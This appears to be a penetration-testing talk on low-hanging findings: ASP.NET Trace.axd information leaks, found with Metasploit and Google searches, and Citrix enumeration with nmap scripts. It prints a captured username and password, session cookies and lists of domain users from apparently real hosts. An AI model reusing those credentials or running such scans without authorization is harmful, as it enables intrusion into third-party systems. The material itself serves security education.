drwx-wx-wx      0 2009-05-05 13:05 Drop Box
-rwxr-xr-x 5717194 2007-03-23 09:02 NedaNet (10).JPG
-rwxr-xr-x 5313713 2006-05-11 06:52 NedaNet (11).JPG
-rwxr-xr-x 4848499 2006-05-11 06:53 NedaNet (12).JPG
-rwxr-xr-x 5027777 2006-05-11 06:53 NedaNet (13).JPG
-rwxr-xr-x 4877534 2006-05-11 06:56 NedaNet (14).JPG
-rwxr-xr-x 6525489 2006-05-12 04:12 NedaNet (15).JPG
-rwxr-xr-x 6227923 2006-05-12 04:12 NedaNet (16).JPG
-rwxr-xr-x 5944271 2006-05-12 04:13 NedaNet (17).JPG
-rwxr-xr-x 5269876 2007-03-26 10:07 NedaNet (18).JPG
-rwxr-xr-x 5588260 2007-03-26 10:07 NedaNet (19).JPG
-rwxr-xr-x 6597204 2007-03-26 10:08 NedaNet (20).JPG
-rwxr-xr-x 6475971 2007-03-26 11:00 NedaNet (21).JPG
-rwxr-xr-x 5221146 2007-03-26 11:01 NedaNet (22).JPG
```



Apple Filing Protocol



Well, There's Your
Problem

Trace.axd

- Trace.axd is an Http Handler for .Net that can be used to view the trace details for an application. This file resides in the application's root directory. A request to this file through a browser displays the trace log of the last n requests in time-order, where n is an integer determined by the value set by `requestLimit="[n]"` in the application's configuration file.
 - <http://www.ucertify.com/article/what-is-traceaxd.html>
- It is a separate file to store tracing messages. If you have `pageOutput` set to true, your webpage will acquire a large table at the bottom. That will list lots of information—the trace information. trace.axd allows you to see traces on a separate page, which is always named trace.axd.
 - <http://www.dotnetperls.com/trace>



Trace.axd

Vulnerability Listing		Severity
Vulnerability		Severity
ASP.NET Trace.AXD Information Leak		Severe



Trace.axd

Microsoft ASP.NET Application Tracing trace.axd Information Disclosure

This script is Copyright (C) 2002-2011 Digital Defense Inc.

Family	CGI abuses
Nessus Plugin ID	10993 (DDI_IIS_dotNet_Trace.nasl)
Bugtraq ID	
CVE ID	

Description:

Synopsis :

The remote host may be prone to an information disclosure issue.

Description :

The ASP.NET web application running in the root directory of this web server has application tracing enabled. This would allow an attacker to view the last 50 web requests made to this server, including sensitive information like Session ID values and the physical path to the requested file.

Solution :

Set <trace enabled=false> in web.config

Risk factor :

Medium / CVSS Base Score : 5.0
(CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N)



Trace.axd

- What can I do with it?
 - Read ALL variables and data from HTTP requests
 - POST requests rock! ☺
- Discovery?
 - Metasploit
 - Vuln Scanners



Trace.axd

- Metasploit

```
msf auxiliary(trace_axd) > run

[*] [REDACTED] /bnavitres/trace.axd FOUND.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(trace_axd) > set PATH /bnavitres/(k4mzwy45wpaxjcblrzeymf45)/
PATH => /bnavitres/(k4mzwy45wpaxjcblrzeymf45)
msf auxiliary(trace_axd) > run

[*] [REDACTED] /bnavitres/(k4mzwy45wpaxjcblrzeymf45)/trace.axd FOUND.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(trace_axd) > █
```



Trace.axd

- Examples

Screenshot of a web browser displaying an Application Trace page for 'bnavitres'.

The URL in the address bar is `https://[REDACTED]/bnavitres/(k4mzwy45wpaxjcblrzeymf45)/Trace.axd`. The search bar contains `inurl:trace.axd`.

The page title is "Application Trace" and the sub-page title is "bnavitres". There is a link "[clear current trace]" on the right.

The Physical Directory is listed as `C:\Inetpub\wwwroot\DemoiGlass\uniban\axa\`.

A table titled "Requests to this Application" shows the following data:

No.	Time of Request	File	Status Code	Verb	Remaining: 0
1	7/22/2011 7:26:20 AM	/default.aspx	302	GET	View Details
2	7/22/2011 7:26:36 AM	/default.aspx	200	GET	View Details
3	7/22/2011 7:26:52 AM	/bnatraining.aspx	200	GET	View Details
4	7/22/2011 7:55:05 AM	/default.aspx	302	GET	View Details
5	7/22/2011 7:55:05 AM	/default.aspx	200	GET	View Details
6	7/22/2011 8:18:50 AM	/LogonAxaAll.aspx	302	GET	View Details
7	7/22/2011 8:18:50 AM	/LogonAxaAll.aspx	200	GET	View Details
8	7/22/2011 8:19:05 AM	/LogonAxaAll.aspx	302	POST	View Details
9	7/22/2011 8:19:06 AM	/default.aspx	302	GET	View Details
10	7/22/2011 8:19:06 AM	/DesktopSimple.aspx	200	GET	View Details



Trace.axd

https://[REDACTED]/bnavitres/(k4mzwy45wpaxjcblrzeymf45)/Trace.axd?id=7 inurl:trace.axd

Session state

Session Key	Type	Value
stylesheet	System.String	GlobalStyleSheet.css

Cookies Collection

Name	Value
LastUser	vp.0050
LastLang	fr-CA
LastUser	vp.0050
LastLang	fr-CA
.iGlassInformation	AE150ED6BDF177A86DC8F9BF8BC17B225137796FB9AEAD00A6165CA4262221D87C71B3516A6D8D28C2DF8213DD48356E28E01B09A2B90AA97B5AAE308A581D1B

Headers Collection

Name	Value
Cache-Control	no-cache
Connection	Keep-Alive
Content-Length	2082
Content-Type	application/x-www-form-urlencoded
Accept	image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, */*
Accept-Encoding	gzip, deflate
Accept-Language	fr-ca
Cookie	LastUser=vp.0050; LastLang=fr-CA
Host	[REDACTED]
Referer	[REDACTED] /LogonAxaAll.aspx
User-Agent	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
AspFilterSessionId	iawg2l45t5jf532yrsj3e1u2

Form Collection

Name	Value
__EVENTTARGET	
__EVENTARGUMENT	
__VIEWSTATE	dDwtMTMxNDg4NDczNDt0PDtsPGk8MT47aTwzPjs+O2w8dDxwPGw8aHJlZjs+O2w8RmlsZXMr2xvYmFsU3R5bGVTaGVldC5jc3M7Pj47Oz47dDxwPGw8YmFja2dyb3Vu;
UserId	vp.0050
Password	cricri50
DropDownList1	fr-CA
ImageButton1	36

Trace.axd

- Examples

Form Collection	
Name	Value
__EVENTTARGET	
__EVENTARGUMENT	
VIEWSTATE	dDwtMTMxNDg4NDczNDt0PDtsPGk8MT47aTwzPjs+O2w8dDxwPGw8aHJlZjs+O2w8RmlsZXMvR2xvYmFsU3R5bGVTaGVIdC5jc3M7Pj47Oz47dDxwPGw8YmFja2dyb3VuZ
UserId	vp.0050
Password	cricri50
DropDownList1	fr-CA
ImageButton1.x	36
ImageButton1.y	4



Trace.axd




WELL

There's your problem.

VERY DEMOTIVATIONAL .com



Citrix



Citrix Server Detection

This script is Copyright (C) 2002-2011 John Lampe..j_lampe@bellsouth.net

Family

Service detection

Nessus Plugin ID

10942 (citrix_find.nasl)

Bugtraq ID

[7276](#)

CVE ID

Description:

Synopsis :

A Citrix server is running on this machine.

Description :

Citrix servers allow a Windows user to remotely obtain a graphical login (and therefore act as a local user on the remote host).

NOTE: by default the Citrix Server application utilizes a weak 40 bit obfuscation algorithm (not even a true encryption). If the default settings have not been changed, there are tools that can be used to passively discover userIDs and passwords as they traverse a network.

If this server is located within your DMZ, the risk is substantially higher, as Citrix necessarily requires access into the internal network for applications like SMB browsing, file sharing, email synchronization, etc.

If an attacker gains a valid login and password, he may be able to use this service to gain further access on the remote host or remote network. This protocol has also been shown to be vulnerable to a man-in-the-middle attack.

See also :

<http://www.citrix.com/>

Solution :

Make sure that the server is configured to utilize strong encryption.

Risk factor :

None


Low

Severity problem(s)
found


Low Severity problem(s)



Citrix



Citrix



Citrix

- What can I do with it?
 - Access to published applications
 - Escape from those published applications ☺
- Discovery?
 - Metasploit
 - Nmap TCP: 80,443,1494 (ICA)
 - UDP: 1604
 - Vuln Scanners



Citrix

- Nmap

```
user@ubuntu:~$ nmap --script=citrix-enum-servers-xml [REDACTED]p443,80
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-07-26 04:51 PDT
Nmap scan report for [REDACTED]
Host is up (0.083s latency).
PORT      STATE      SERVICE
80/tcp    filtered  http
443/tcp   open       https
| citrix-enum-servers-xml:
|_ XEN1
|_ XEN2
|_ XEN4
|_ CITRIX01
|_ CITRIX04

Nmap done: 1 IP address (1 host up) scanned in 4.18 seconds
user@ubuntu:~$
```



Citrix (Published Applications)



- Nmap

```
user@ubuntu:~/Desktop/citrix$ nmap [REDACTED] -p80,443 --script=citrix-enum-servers-xml,citrix-enum-apps-xml -PN

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-08-16 06:50 PDT
Nmap scan report for citrix.[REDACTED].com [REDACTED]
Host is up (0.073s latency).
PORT      STATE    SERVICE
80/tcp    filtered http
443/tcp   open     https
| citrix-enum-servers-xml:
|_ HVTs
| citrix-enum-apps-xml:
| Application: ACT; Users: HOLIDAYVALLEY\belsemore, HOLIDAYVALLEY\csmith, HOLIDAYVALLEY\dschneider, HOLIDAYVALLEY\jdominguez, HOLIDAYVALLEY\Katie, HOLIDAYVALLEY\ssteinmetz, HOLIDAYVALLEY\hadams; Groups: HOLIDAYVALLEY\Domain Admins
| Application: ACT Diag; Users: HOLIDAYVALLEY\belsemore, HOLIDAYVALLEY\csmith, HOLIDAYVALLEY\dschneider, HOLIDAYVALLEY\jdominguez, HOLIDAYVALLEY\Katie, HOLIDAYVALLEY\ssteinmetz, HOLIDAYVALLEY\hadams; Groups: HOLIDAYVALLEY\Domain Admins
| Application: Admin Desktop; Users: HOLIDAYVALLEY\Administrator; Groups: HOLIDAYVALLEY\Domain Admins
| Application: Caterease; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\Joe, HOLIDAYVALLEY\jrmyers, HOLIDAYVALLEY\Katie, HOLIDAYVALLEY\mclauss, HOLIDAYVALLEY\ssteinmetz, HOLIDAYVALLEY\hadams, HOLIDAYVALLEY\tflanigan
| Application: Command Prompt; Users: HOLIDAYVALLEY\Administrator
| Application: DameWare Mini Remote Control; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\Joe, HOLIDAYVALLEY\pmsuser, HOLIDAYVALLEY\visual1, HOLIDAYVALLEY\kburst
| Application: Dameware NT Utilities; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\Joe
| Application: DataPro; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\David, HOLIDAYVALLEY\Joe
| Application: Desktop; Users: HOLIDAYVALLEY\jcurtis, HOLIDAYVALLEY\joany, HOLIDAYVALLEY\ssteinmetz, HOLIDAYVALLEY\hadams
| Application: First Resort Software; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\Bonnie, HOLIDAYVALLEY\Joe, HOLIDAYVALLEY\rmfd2, HOLIDAYVALLEY\rmfd3, HOLIDAYVALLEY\Katie
| Application: Helper; Users: HOLIDAYVALLEY\Joe
